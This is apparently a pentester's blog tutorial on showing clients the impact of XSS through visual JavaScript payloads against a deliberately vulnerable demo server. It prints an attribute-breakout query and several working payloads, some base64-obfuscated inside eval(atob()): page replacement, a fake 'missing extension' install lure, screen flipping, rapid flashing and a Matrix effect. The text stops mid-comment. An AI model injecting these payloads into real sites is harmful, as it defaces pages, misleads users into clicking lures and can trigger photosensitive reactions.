Goal
This posts is ment to give penetration testers a way to demonstrate XSS vulnerabilities to a client by showing visual impact and control.
Audience
Penetration Testers
Disclaimer
This article is written for educational purposes and is intended only for legal penetration testing and red teaming activities, where explicit permission has been granted. If you wish to test any of the scripts provided, refer to the disclaimer.
Typically, demonstrating Cross-Site Scripting (XSS) vulnerabilities involves one of two approaches:
Look, I made your site display an alert.
I’ve stolen your cookies, credit card and cat.
What if there was a third approach. Some visual, less invasive method, which would still demonstrate the potential impact of an XSS vulnerability? In this story I’m diving into some visual payloads, which aim to do just that. Have fun reading, and don’t take this one too seriously!
A quick heads-up before you start. It’s technically possible to combine some of the payloads described below. Don’t do this. You’ll get sick.
Horrible Server

In a previous post I set up a pretty terrible Python server to demonstrate XSS. I’ve made it a bit worse, and upgraded its name to Horrible Server. This server is vulnerable to a few variants of XSS injection, but now also has a functional search function.
Before showing the entire script, lets zoom in on the vulnerable line:
The user input (query) is injected straight into the HTML string, whilst creating an illusion of protection by surrounding it with double quotes.
Imagine this basic example ?q=color" style="color:red;. Because of the double quote and direct injection, it breaks out of the HTML attribute, resulting in the following:
Without actually injecting JavaScript into the page, this gives us a nice hint that the page can be manipulated through the query string. Small detail, watch the quotes. If the vulnerable server would use single quotes to wrap the attributes, you would need single quotes to escape as well.
What a pretty search function
Now, before diving into some XSS experiments, here’s the code for the Horrible Server:
So, this time, lets not start by using a JavaScript alert to prove XSS. Lets try something different! With the following payload, when XSS is achieved, the documents’ body is replaced:
// The payload:document.replaceChildren();leth=document.createElement('h1');h.innerText='You won';h.style='color:red;text-align:center';document.append(h);// Same payload, base64 encoded:eval(atob('ZG9jdW1lbnQucmVwbGFjZUNoaWxkcmVuKCk7bGV0IGggPSBkb2N1bWVudC5jcmVhdGVFbGVtZW50KCdoMScpO2guaW5uZXJUZXh0PSdZb3Ugd29uJztoLnN0eWxlPSdjb2xvcjpyZWQ7dGV4dC1hbGlnbjpjZW50ZXInO2RvY3VtZW50LmFwcGVuZChoKTsK'))
Lets give it a try, using one of these example injections:
In this case, my wrapper of choice is the onload variant. I’ve tested all payloads in this story using that payload. By the way, if you’re ever looking for ways to test XSS, I recommend looking at PortSwiggers’ XSS cheat sheet. It contains many awesome examples!

When executed, the entire page is replaced with my message:
Where did my search function go?
Crank it up
Okay, we’re able to manipulate the page using this technique. Let see if instead of replacing the content, we can add something that could influence the users’ behaviour:
consta=Object.assign(document.createElement('a'),{href:'https://pampuna.nl/',innerText:'Install XYZ here'});consts=Object.assign(document.createElement('span'),{innerText:'Oh no, you are missing the XYZ extension. Without it, you are unable to use the search feature.',style:'color: orange;'});const[search,button]=['input','button'].map(tag=>document.getElementsByTagName(tag)[0]);search.disabled=button.disabled=true;search.placeholder='XYZ missing';document.getElementsByTagName('form')[0].after(s,a);document.getElementById('results').remove();// Same payload, base64 encoded:eval(atob('Y29uc3QgYSA9IE9iamVjdC5hc3NpZ24oZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnYScpLCB7IGhyZWY6ICdodHRwczovL3BhbXB1bmEubmwvJywgaW5uZXJUZXh0OiAnSW5zdGFsbCBYWVogaGVyZScgfSk7CmNvbnN0IHMgPSBPYmplY3QuYXNzaWduKGRvY3VtZW50LmNyZWF0ZUVsZW1lbnQoJ3NwYW4nKSwgeyBpbm5lclRleHQ6ICdPaCBubywgeW91IGFyZSBtaXNzaW5nIHRoZSBYWVogZXh0ZW5zaW9uLiBXaXRob3V0IGl0LCB5b3UgYXJlIHVuYWJsZSB0byB1c2UgdGhlIHNlYXJjaCBmZWF0dXJlLicsIHN0eWxlOiAnY29sb3I6IG9yYW5nZTsnIH0pOwpjb25zdCBbc2VhcmNoLCBidXR0b25dID0gWydpbnB1dCcsICdidXR0b24nXS5tYXAodGFnID0+IGRvY3VtZW50LmdldEVsZW1lbnRzQnlUYWdOYW1lKHRhZylbMF0pOwpzZWFyY2guZGlzYWJsZWQgPSBidXR0b24uZGlzYWJsZWQgPSB0cnVlOwpzZWFyY2gucGxhY2Vob2xkZXIgPSAnWFlaIG1pc3NpbmcnOwpkb2N1bWVudC5nZXRFbGVtZW50c0J5VGFnTmFtZSgnZm9ybScpWzBdLmFmdGVyKHMsIGEpOwpkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgncmVzdWx0cycpLnJlbW92ZSgpOw=='))

The above script creates two elements, a guiding text and a link. It then inserts those into the page and disables the search bar and button. This way, within a trusted context, a user can be told something needs to be installed or a link should be clicked:
Should I click this link?
More, more!
Okay, okay, I said fun, this is getting serious again. Lets take a step back, and enjoy some JavaScript chaos!
A classic
Remember the Google barrel roll? It still does that, so why shouldn’t we?

Round and round we go
The code is pretty straightforward, use transforms to keep rotating the body 10 degrees:

We can all read in reverse right? Now everyone will have to.
!egaP elpmaxE SSX
The script rotates the screen 180 degrees using a transition.
(functionmirror(){document.body.style.transform='rotateY(180deg)';document.body.style.transition='transform 1s';})();// Same payload, base64 encoded:eval(atob('KGZ1bmN0aW9uIG1pcnJvcigpIHsKICBkb2N1bWVudC5ib2R5LnN0eWxlLnRyYW5zZm9ybSA9ICdyb3RhdGVZKDE4MGRlZyknOwogIGRvY3VtZW50LmJvZHkuc3R5bGUudHJhbnNpdGlvbiA9ICd0cmFuc2Zvcm0gMXMnOwp9KSgpOw=='))
Flashbang
I’m not an expert, but you should consider skipping this one if you can’t handle flashing screens!
The script first creates a map of 50 random color codes. It then switches to a new random color at an interval.
constcolors=[...Array(50)].map(()=>`#${(Math.random()*0xffffff<<0).toString(16).padStart(6,'0')}`);(functiondisco(){document.body.style.backgroundColor=colors[Math.floor(Math.random()*colors.length)];setTimeout(disco,50);})();// Same payload, base64 encoded:eval(atob('Y29uc3QgY29sb3JzID0gWy4uLkFycmF5KDUwKV0ubWFwKCgpID0+IGAjJHsoTWF0aC5yYW5kb20oKSoweGZmZmZmZjw8MCkudG9TdHJpbmcoMTYpLnBhZFN0YXJ0KDYsJzAnKX1gKTsKKGZ1bmN0aW9uIGRpc2NvKCkgewogIGRvY3VtZW50LmJvZHkuc3R5bGUuYmFja2dyb3VuZENvbG9yID0gY29sb3JzW01hdGguZmxvb3IoTWF0aC5yYW5kb20oKSAqIGNvbG9ycy5sZW5ndGgpXTsKICBzZXRUaW1lb3V0KGRpc2NvLCA1MCk7Cn0pKCk7'))
Characters
Well, this one is just weird. It does remind me of a bit of a movie. Lets explore that a bit more in the final chapter of this adventure.
I'm not feeling well

The script creates a map of visible characters, then repeatedly creates a div at a random position, selects a random character and spawns it.
constcharacters=[...Array(94)].map((_,i)=>String.fromCharCode(i+33));(functionspawn(){letdiv=document.createElement('div');Object.assign(div.style,{position:'absolute',left:Math.random()*window.innerWidth+'px',top:Math.random()*window.innerHeight+'px'});div.textContent=characters[Math.floor(Math.random()*characters.length)];document.body.appendChild(div);setTimeout(spawn,50);})();// Same payload, base64 encoded:eval(atob('Y29uc3QgY2hhcmFjdGVycyA9IFsuLi5BcnJheSg5NCldLm1hcCgoXywgaSkgPT4gU3RyaW5nLmZyb21DaGFyQ29kZShpICsgMzMpKTsKKGZ1bmN0aW9uIHNwYXduKCkgewogICAgbGV0IGRpdiA9IGRvY3VtZW50LmNyZWF0ZUVsZW1lbnQoJ2RpdicpOwogICAgT2JqZWN0LmFzc2lnbihkaXYuc3R5bGUsIHsKICAgICAgICBwb3NpdGlvbjogJ2Fic29sdXRlJywKICAgICAgICBsZWZ0OiBNYXRoLnJhbmRvbSgpICogd2luZG93LmlubmVyV2lkdGggKyAncHgnLAogICAgICAgIHRvcDogTWF0aC5yYW5kb20oKSAqIHdpbmRvdy5pbm5lckhlaWdodCArICdweCcKICAgIH0pOwogICAgZGl2LnRleHRDb250ZW50ID0gY2hhcmFjdGVyc1tNYXRoLmZsb29yKE1hdGgucmFuZG9tKCkgKiBjaGFyYWN0ZXJzLmxlbmd0aCldOwogICAgZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChkaXYpOwogIHNldFRpbWVvdXQoc3Bhd24sIDUwKTsKfSkoKTs='))
Red Or Blue Pill
This is not the direction where I initially thought this story was headed. Anyway, here we are.

We’ve arrived at the pinnacle of demonstrating the impact of Cross-Site Scripting by letting the user think they are in the Matrix.
Awesome, right?
Making it rain
A summary of the script does:
Set the background to black.
Create alist of ASCII visible characters 33 to 126.
Determine the amount of columns needed to fill the screen.
Create the vertical columns.
For each column, keep creating randomized characters just above the visible window.
Keep moving the characters down at a randomized pace.
Remove the characters once they fall out of the visible window.
The full JavaScript code:
(()=>{Object.assign(document.body.style,{backgroundColor:'black',margin:'0',overflow:'hidden'});constcharacters=[...Array(94)].map((_,i)=>String.fromCharCode(i+33));// From ASCII 33 to 126constamountOfColumns=Math.floor(window.innerWidth/20);constcolumns=document.body.appendChild(Object.assign(document.createElement('div'),{style:'position: absolute; top: 0; left: 0; width: 100%; height: 100%; overflow: hidden; pointer-events: none;'}));// Create divs for each streamfor (leti=0;i<amountOfColumns;i++){constcolumn=Object.assign(document.createElement('div'),{style:`position: absolute; left: ${i*20}px; top: 0px; font-family: monospace; font-size: 20px; color: green; user-select: none;`});columns.appendChild(column);constdrips=[];functionrain(){constdrop=Object.assign(document.createElement('div'),{textContent:characters[Math.floor(Math.random()*characters.length)],style:`position: absolute; top: -20px;`});column.appendChild(drop);drips.push(drop);// Move the character downfunctiondrip(){constnewTop=parseInt(drop.style.top)+20;drop.style.top=`${newTop}px`;// Move it downif (newTop>window.innerHeight){// If the character is off the screen, remove itdrop.remove();constindex=drips.indexOf(drop);if (index!==-1){drips.splice(index,1);}}setTimeout(drip,50+(Math.random()*50));// Randomize speed}drip();setTimeout(rain,100+(Math.random()*300));// Random interval for new characters}rain();}})();/*One final time, the code in base64. Note that the code has been minified to reduce its size. 